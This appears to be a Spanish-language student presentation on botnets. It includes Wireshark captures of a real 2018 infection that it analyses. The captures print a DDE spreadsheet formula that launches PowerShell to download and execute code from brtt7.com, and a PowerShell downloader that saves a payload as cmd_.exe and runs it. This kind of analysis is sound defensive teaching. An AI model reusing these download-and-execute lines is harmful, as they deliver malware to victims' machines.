
Botnets

Juan Manuel Lopez Clevez
Juan Fernando Giraldo
Juan Diego Carvajal

- ¿Qúe son?
- Identificación de ataque de Botnets
- Caso real
- ¿Demonio?
- ¿Zombie?

¿Qúe son?




- Grupo de PC’s infectados por medio de un malware
- Controlados de forma remota por un atacante

Identificación de Ataque

- Conexión a un servidor con una ip reportada como maliciosa.
- Inyección de código malicioso en nuestro equipo.


Wireshark · Follow TCP Stream (tcp.stream eq 1) · 1.pcap
GET /load.gif HTTP/1.1
Host: brtt7.com
Connection: Keep-Alive
HTTP/1.1 200 OK
Server: nginx/1.13.12
Date: Wed, 13 Jun 2018 12:37:17 GMT
Content-Type: image/gif
Content-Length: 304
Last-Modified: Wed, 13 Jun 2018 09:19:30 GMT
Connection: keep-alive
ETag: "5b20e1a2-130"
Accept-Ranges: bytes
...
$urls = "http://brtt7.com/target.gif",""
foreach($url in $urls){
Try
{
Write-Host $url
$fp = "$env:temp\cmd_.exe"
Write-Host $fp
$wc = New-Object System.Net.WebClient
$wc.DownloadFile($url, $fp)
Start-Process $fp
break
}
Catch
{
Write-Host $_.Exception.Message
}
}
GET /target.gif HTTP/1.1
Host: brtt7.com
HTTP/1.1 200 OK
Server: nginx/1.13.12
Date: Wed, 13 Jun 2018 12:37:18 GMT
Content-Type: image/gif
Content-Length: 220616
Entire conversation (221 kB)
Find:


Wireshark · Follow HTTP Stream (tcp.stream eq 0) · 1.pcap
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers: Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Origin,Accept
Content-Type: application/json
Content-Length: 0
OPTIONS / HTTP/1.1
User-Agent: Microsoft Office Protocol Discovery
Host: brtt7.com
Content-Length: 0
Connection: Keep-Alive
HTTP/1.1 204 No Content
Server: nginx/1.13.12
Date: Wed, 13 Jun 2018 12:37:12 GMT
Connection: keep-alive
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers: Keep-Alive,User-Agent,X-Requested-With,If-Modified-Since,Cache-Control,Content-Type,Origin,Accept
Content-Type: application/json
Content-Length: 0
GET /preload.gif HTTP/1.1
Accept: text/html, text/plain, text/xml
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office)
Accept-Encoding: gzip, deflate
Host: brtt7.com
Connection: Keep-Alive
HTTP/1.1 200 OK
Server: nginx/1.13.12
Date: Wed, 13 Jun 2018 12:37:12 GMT
Content-Type: image/gif
Content-Length: 166
Last-Modified: Wed, 13 Jun 2018 09:19:20 GMT
Connection: keep-alive
ETag: "5b20e198-a6"
Accept-Ranges: bytes
=cmd|' /c C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -NoLogo -c IEX ((new-object net.webclient).downloadstring(\"http://brtt7.com/load.gif\"))'!A0
Entire conversation (1767 bytes)
Show and save data as ASCII
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Cerrar
Ayuda

8 engines detected this URL

8 / 69

URL	http://brtt7.com/
Host	brtt7.com
Downloaded file	6b3c238ebcf1f3c07cf0e556faa82c6b8fe96840ff4b6b7e9962a2d855843a0b
Last analysis	2019-02-12 19:08:02 UTC


Detection | Details | Community

BitDefender	Malware	CRDF	Malicious
Dr.Web	Malicious	ESET	Malware
Forcepoint ThreatSeeker	Malicious	Fortinet	Malware
Kaspersky	Malware	Sophos AV	Malicious
ADMINUSLabs	Clean	AegisLab WebGuard	Clean
AlienVault	Clean	Antiy-AVL	Clean
Avira	Clean	BADWARE.INFO	Clean
Baidu-International	Clean	Blueliv	Clean
CLEAN MX	Clean	Comodo Site Inspector	Clean
CyberCrime	Clean	CyRadar	Clean

Blacklist Report

Engine	Result	Details
DrWeb	Detected	View More Details
Fortinet	Detected	View More Details
ZeroCERT	Detected	View More Details
Avira	Nothing Found	View More Details
Badbitcoin	Nothing Found	View More Details
Bambenek Consulting	Nothing Found	View More Details
BitDefender	Nothing Found	View More Details
CERT-GIB	Nothing Found	View More Details
CyberCrime	Nothing Found	View More Details
c_APT_ure	Nothing Found	View More Details
Disconnect.me (Malw)	Nothing Found	View More Details
DNS-BH	Nothing Found	View More Details

¿Zombie?



Se denomina zombies a aquellos equipos personales que fueron infectados y son controlados por un tercero

¿Demonio?

Proceso que una vez inicializado espera a ser llamado para realizar una tarea específica